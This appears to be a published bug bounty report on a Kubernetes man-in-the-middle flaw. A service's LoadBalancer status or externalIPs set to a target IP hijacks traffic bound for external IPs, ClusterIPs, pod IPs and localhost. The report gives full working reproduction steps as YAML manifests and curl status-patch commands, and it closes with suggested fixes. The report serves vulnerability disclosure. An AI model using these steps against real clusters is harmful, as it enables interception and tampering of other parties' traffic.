Man in the middle using LoadBalancer or ExternalIPs services
An attacker who can create or patch Kubernetes services can intercept traffic to external IPs, ClusterIPs, pod IPs, and localhost by setting a LoadBalancer status or externalIPs to the target IP. This allows man-in-the-middle attacks on traffic from nodes and pods.

- Triaged in 13 days
- Fixed in 11 months
- Paid in 2 months
- Disclosed after 22 months
Summary by the researcher
Write up available at https://blog.champtar.fr/K8S_MITM_LoadBalancer_ExternalIPs/
The report
I rated this vulnerability as high because trying to rate it with CVSS v3.0 Calculator gives me 9.9 which seems way too high as you do require to be able to create services in the K8S cluster.
Summary:
This report details 2 ways to man in the middle traffic by: a) creating a LoadBalancer service and patching the status with the attacked IP b) creating a ClusterIP service with ExternalIPs set to the attacked IP
For these 2 options, we explore:
- MITM of IPs external to the cluster (ex: 1.1.1.1)
- MITM of ClusterIP IP
- MITM of pod IP
- MITM of 127.0.0.1
This gives us 8 test cases, that I tested with kube-proxy mode IPVS, iptables, and a GKE cluster (if you need an easier repro than kubespray deployments)
Results are:

Kubernetes Version:
v1.16.3 deployed using kubespray
1.15.4-gke.22 for the GKE cluster
Component Version:
Test cluster deployed on top of CentOS7 using kubespray v2.12.0
container_manager: containerd
etcd_deployment_type: host
kube_proxy_mode: ipvs OR kube_proxy_mode: iptables

# kubectl get nodes -o wide
NAME            STATUS   ROLES    AGE   VERSION   INTERNAL-IP    EXTERNAL-IP   OS-IMAGE                KERNEL-VERSION               CONTAINER-RUNTIME
etienne-ks141   Ready    master   48m   v1.16.3   10.10.52.141   <none>        CentOS Linux 7 (Core)   3.10.0-1062.9.1.el7.x86_64   containerd://1.2.10
etienne-ks142   Ready    master   47m   v1.16.3   10.10.52.142   <none>        CentOS Linux 7 (Core)   3.10.0-1062.9.1.el7.x86_64   containerd://1.2.10
etienne-ks143   Ready    <none>   45m   v1.16.3   10.10.52.143   <none>        CentOS Linux 7 (Core)   3.10.0-1062.9.1.el7.x86_64   containerd://1.2.10
etienne-ks144   Ready    <none>   45m   v1.16.3   10.10.52.144   <none>        CentOS Linux 7 (Core)   3.10.0-1062.9.1.el7.x86_64   containerd://1.2.10

Calico 3.7.3
CNI plugin 0.8.1
Steps To Reproduce:
We assume that you already have a working k8s cluster
0) prepare our tests
Deploy "victim-client" pod to simulate an in-cluster HTTP client with curl
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Pod
metadata:
  name: victim-client
spec:
  containers:
    - name: curl
      image: curlimages/curl:7.67.0
      command: [ "/bin/sleep", "3600" ]
EOF
Check that we have access to our external victim (here 1.1.1.1)
# from a node
curl -sv http://1.1.1.1
curl -sv https://1.1.1.1 -k
# from the pod
kubectl exec victim-client -- curl -sv http://1.1.1.1
kubectl exec victim-client -- curl -sv https://1.1.1.1 -k
Deploy our "mitm pod"
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Namespace
metadata:
  name: kubeproxy-mitm
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: echoserver
  namespace: kubeproxy-mitm
spec:
  replicas: 1
  selector:
    matchLabels:
      app: echoserver
  template:
    metadata:
      labels:
        app: echoserver
    spec:
      containers:
      - image: gcr.io/google_containers/echoserver:1.10
        name: echoserver
        ports:
        - name: http
          containerPort: 8080
        - name: https
          containerPort: 8443
EOF
1a) external traffic interception using service type LoadBalancer
Deploy the MITM
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-external-lb
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: http
    port: 80
    targetPort: 8080
  - name: https
    port: 443
    targetPort: 8443
  selector:
    app: echoserver
  type: LoadBalancer
EOF
kubectl proxy --port=8080 &
sleep 3
curl -k -v -XPATCH  -H "Accept: application/json" -H "Content-Type: application/merge-patch+json" 'http://127.0.0.1:8080/api/v1/namespaces/kubeproxy-mitm/services/mitm-external-lb/status' -d '{"status":{"loadBalancer":{"ingress":[{"ip":"1.1.1.1"}]}}}'
pkill kubectl
After the patch call, LoadBalancer IP is properly configured (ie not pending)
kubectl get -n kubeproxy-mitm svc/mitm-external-lb
# NAME               TYPE           CLUSTER-IP     EXTERNAL-IP   PORT(S)                      AGE
# mitm-external-lb   LoadBalancer   10.233.53.58   1.1.1.1       80:31475/TCP,443:31258/TCP   47s
Test if the MITM works
# node -> ip
curl -sv http://1.1.1.1
curl -sv https://1.1.1.1 -k
# pod -> ip
kubectl exec victim-client -- curl -sv http://1.1.1.1
kubectl exec victim-client -- curl -sv https://1.1.1.1 -k
Cleanup
kubectl delete -n kubeproxy-mitm svc/mitm-external-lb
1b) external traffic interception using service type ClusterIP + externalIPs
Deploy the MITM
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-external-eip
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: http
    port: 80
    targetPort: 8080
  - name: https
    port: 443
    targetPort: 8443
  selector:
    app: echoserver
  type: ClusterIP
  externalIPs:
    - 1.1.1.1
EOF
Test if the MITM works
# node -> ip
curl -sv http://1.1.1.1
curl -sv https://1.1.1.1 -k
# pod -> ip
kubectl exec victim-client -- curl -sv http://1.1.1.1
kubectl exec victim-client -- curl -sv https://1.1.1.1 -k
Cleanup
kubectl delete -n kubeproxy-mitm svc/mitm-external-eip
2a) k8s service traffic interception using service type LoadBalancer
Find a service to attack, in my testing I chose kubernetes-dashboard
kubectl get -n kube-system svc/kubernetes-dashboard
# NAME                   TYPE        CLUSTER-IP     EXTERNAL-IP   PORT(S)   AGE
# kubernetes-dashboard   ClusterIP   10.233.36.240   <none>        443/TCP   87m
Test if the service is working
# node -> clusterIP
curl -sv https://10.233.36.240 -k
# pod -> clusterIP
kubectl exec victim-client -- curl -sv https://10.233.36.240 -k
Deploy the MITM
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-service-lb
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: https
    port: 443
    protocol: TCP
    targetPort: 8443
  selector:
    app: echoserver
  type: LoadBalancer
EOF
kubectl proxy --port=8080 &
sleep 3
curl -k -v -XPATCH  -H "Accept: application/json" -H "Content-Type: application/merge-patch+json" 'http://127.0.0.1:8080/api/v1/namespaces/kubeproxy-mitm/services/mitm-service-lb/status' -d '{"status":{"loadBalancer":{"ingress":[{"ip":"10.233.36.240"}]}}}'
pkill kubectl
Test if the MITM works
# node -> clusterIP
curl -sv https://10.233.36.240 -k
# pod -> clusterIP
kubectl exec victim-client -- curl -sv https://10.233.36.240 -k
Cleanup
kubectl delete -n kubeproxy-mitm svc/mitm-service-lb
2b) k8s service traffic interception using service type ClusterIP + externalIPs
Find a service to attack, in my testing I chose kubernetes-dashboard
kubectl get -n kube-system svc/kubernetes-dashboard
# NAME                   TYPE        CLUSTER-IP     EXTERNAL-IP   PORT(S)   AGE
# kubernetes-dashboard   ClusterIP   10.233.36.240   <none>        443/TCP   87m
Test if the service is working before the MITM
# node -> clusterIP
curl -sv https://10.233.36.240 -k
# pod -> clusterIP
kubectl exec victim-client -- curl -sv https://10.233.36.240 -k
Deploy the MITM
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-service-eip
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: https
    port: 443
    protocol: TCP
    targetPort: 8443
  selector:
    app: echoserver
  type: ClusterIP
  externalIPs:
    - 10.233.36.240
EOF
Test if MITM works
# node -> clusterIP
curl -sv https://10.233.36.240 -k
# pod -> clusterIP
kubectl exec victim-client -- curl -sv https://10.233.36.240 -k
Cleanup
kubectl delete -n kubeproxy-mitm svc/mitm-service-eip
3a) k8s pod traffic interception using service type LoadBalancer
Find a service to attack + its endpoints, in my testing I chose kubernetes-dashboard
kubectl get -n kube-system svc/kubernetes-dashboard
# NAME                   TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)   AGE
# kubernetes-dashboard   ClusterIP   10.233.36.240   <none>        443/TCP   42m

kubectl get -n kube-system endpoints kubernetes-dashboard
# NAME                   ENDPOINTS           AGE
# kubernetes-dashboard   10.233.115.2:8443   9h
Deploy the MITM
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-pod-lb
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: https
    port: 443
    protocol: TCP
    targetPort: 8443
  - name: https2
    port: 8443
    protocol: TCP
    targetPort: 8443
  selector:
    app: echoserver
  type: LoadBalancer
EOF
kubectl proxy --port=8080 &
sleep 3
curl -k -v -XPATCH  -H "Accept: application/json" -H "Content-Type: application/merge-patch+json" 'http://127.0.0.1:8080/api/v1/namespaces/kubeproxy-mitm/services/mitm-pod-lb/status' -d '{"status":{"loadBalancer":{"ingress":[{"ip":"10.233.115.2"}]}}}'
pkill kubectl
Test if MITM works
# node -> clusterIP
curl -sv https://10.233.36.240 -k
# pod -> clusterIP
kubectl exec victim-client -- curl -sv https://10.233.36.240 -k
# node -> endpoint
curl -sv https://10.233.115.2:8443 -k
# pod -> endpoint
kubectl exec victim-client -- curl -sv https://10.233.115.2:8443 -k
Cleanup
kubectl delete -n kubeproxy-mitm svc/mitm-pod-lb
3b) k8s pod traffic interception using service type ClusterIP + externalIPs
Find a service to attack + its endpoints, in my testing I chose kubernetes-dashboard
kubectl get -n kube-system svc/kubernetes-dashboard
# NAME                   TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)   AGE
# kubernetes-dashboard   ClusterIP   10.233.36.240   <none>        443/TCP   42m

kubectl get -n kube-system endpoints kubernetes-dashboard
# NAME                   ENDPOINTS           AGE
# kubernetes-dashboard   10.233.115.2:8443   9h
Deploy the MITM
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-pod-eip
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: https
    port: 443
    protocol: TCP
    targetPort: 8443
  - name: https2
    port: 8443
    protocol: TCP
    targetPort: 8443
  selector:
    app: echoserver
  type: ClusterIP
  externalIPs:
    - 10.233.115.2
EOF
Test if MITM works
# node -> clusterIP
curl -sv https://10.233.36.240 -k
# pod -> clusterIP
kubectl exec victim-client -- curl -sv https://10.233.36.240 -k
# node -> endpoint
curl -sv https://10.233.115.2:8443 -k
# pod -> endpoint
kubectl exec victim-client -- curl -sv https://10.233.115.2:8443 -k
Cleanup
kubectl delete -n kubeproxy-mitm svc/mitm-pod-eip
4a) node localhost traffic interception using service type LoadBalancer
(This might also work against a container with hostNetwork=true)
Deploy the MITM
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-local-lb
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: smtp
    port: 25
    protocol: TCP
    targetPort: 8080
  - name: http
    port: 80
    protocol: TCP
    targetPort: 8080
  - name: https
    port: 443
    protocol: TCP
    targetPort: 8443
  selector:
    app: echoserver
  type: LoadBalancer
EOF
kubectl proxy --port=8080 &
sleep 3
curl -k -v -XPATCH  -H "Accept: application/json" -H "Content-Type: application/merge-patch+json" 'http://127.0.0.1:8080/api/v1/namespaces/kubeproxy-mitm/services/mitm-local-lb/status' -d '{"status":{"loadBalancer":{"ingress":[{"ip":"127.0.0.1"}]}}}'
pkill kubectl
On my CentOS7 there is postfix listening on 127.0.0.1:25 (thus the test with port 25) Test if the MITM works
curl http://127.0.0.1:25
curl http://127.0.0.1
curl https://127.0.0.1 -k
Cleanup
kubectl delete -n kubeproxy-mitm svc/mitm-local-lb
4b) node localhost traffic interception using service type ClusterIP + externalIPs
Try to deploy our MITM
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-local-eip
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: https
    port: 443
    protocol: TCP
    targetPort: 8443
  selector:
    app: echoserver
  type: ClusterIP
  externalIPs:
    - 127.0.0.1
EOF
This one fails with
The Service "mitm-local-eip" is invalid: spec.externalIPs[0]: Invalid value: "127.0.0.1": may not be in the loopback range (127.0.0.0/8)
Additional informations:
This work doesn't claim to be exhaustive, here are some limitations:
- I didn't attempt to MITM DNS traffic, as it's UDP, it might behave differently than TCP, but pretty sure it works in some cases
- I didn't try to reproduce my findings with other kube-proxy replacements (Cilium, ...)
- I didn't try to reproduce my findings with Network policies configured
- I didn't try to reproduce my findings with services mesh encryption like Istio
- I didn't try multiple CNI
- I didn't look at IPv6
- I didn't try to MITM Loadbalancer IPs with external IPs and vice versa
- I didn't fully investigate if having a service that changes ports (443->8443) makes a difference versus a service that doesn't (443->443)
Issues 2/3/4 could be fixed via a blacklist approach, at the API level, loadBalancerIP and externalIPs must not be allowed in the same range as clusterIPs, pods IPs, localhost, nodeIPs, and maybe some other reserved ranged.
Issues 1a/1b are expected behaviours in my opinion. I want to be able to access my LoadBalancer IP from my pods and nodes, so a possible fix here would be a whitelist, and give the rights to real LB controllers to update this whitelist.
We also need to make sure we can't use the same IP as both Loadbalancer IP and external IP.
Supporting Material/References:
Both kube-proxy config attached
Command line to create the test GKE cluster:
gcloud beta container --project "my-project" clusters create "kubeproxy-tests" --zone "us-central1-a" --no-enable-basic-auth --cluster-version "1.15.4-gke.22" --machine-type "n1-standard-2" --image-type "COS" --disk-type "pd-standard" --disk-size "100" --metadata disable-legacy-endpoints=true --scopes "https://www.googleapis.com/auth/devstorage.read_only","https://www.googleapis.com/auth/logging.write","https://www.googleapis.com/auth/monitoring","https://www.googleapis.com/auth/servicecontrol","https://www.googleapis.com/auth/service.management.readonly","https://www.googleapis.com/auth/trace.append" --num-nodes "3" --enable-stackdriver-kubernetes --no-enable-ip-alias --network "projects/copper-frame-263204/global/networks/default" --subnetwork "projects/copper-frame-263204/regions/us-central1/subnetworks/default" --addons HorizontalPodAutoscaling,HttpLoadBalancing --enable-autoupgrade --enable-autorepair
For GKE I used "metrics-server" instead of "kubernetes-dashboard" as victim service
Impact
An attacker able to create and/or patch services can, depending on the mode of kube-proxy:
- MITM traffic destined for IPs external to the cluster (ex: 1.1.1.1)
- MITM traffic destined for ClusterIP IP
- MITM traffic destined for pod IP
- MITM traffic destined for 127.0.0.1
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, kube-proxy does not validate that LoadBalancer IPs or externalIPs do not overlap with other IP ranges (external, ClusterIP, pod, localhost), allowing traffic redirection.
What the attacker needed
Ability to create or patch services; Kubernetes cluster with kube-proxy
The fix
The report suggests a blacklist approach at the API level to prevent loadBalancerIP and externalIPs from being in the same range as clusterIPs, pod IPs, localhost, and node IPs, and a whitelist for LoadBalancer IPs controlled by real LB controllers.
How it was found
- Deploy a victim client pod and a mitm pod running an echo server.
- Create a LoadBalancer service and patch its status to set the loadBalancer ingress IP to the target IP.
- Test connectivity from a node and from the victim pod to the target IP to confirm interception.
- Alternatively, create a ClusterIP service with externalIPs set to the target IP.
- Test connectivity similarly.
- Clean up by deleting the service.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In Kubernetes, services route traffic to pods. The report shows that if you can create a service, you can trick the cluster into sending traffic meant for another IP address to your own pod instead. This lets an attacker eavesdrop on or modify communications.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.


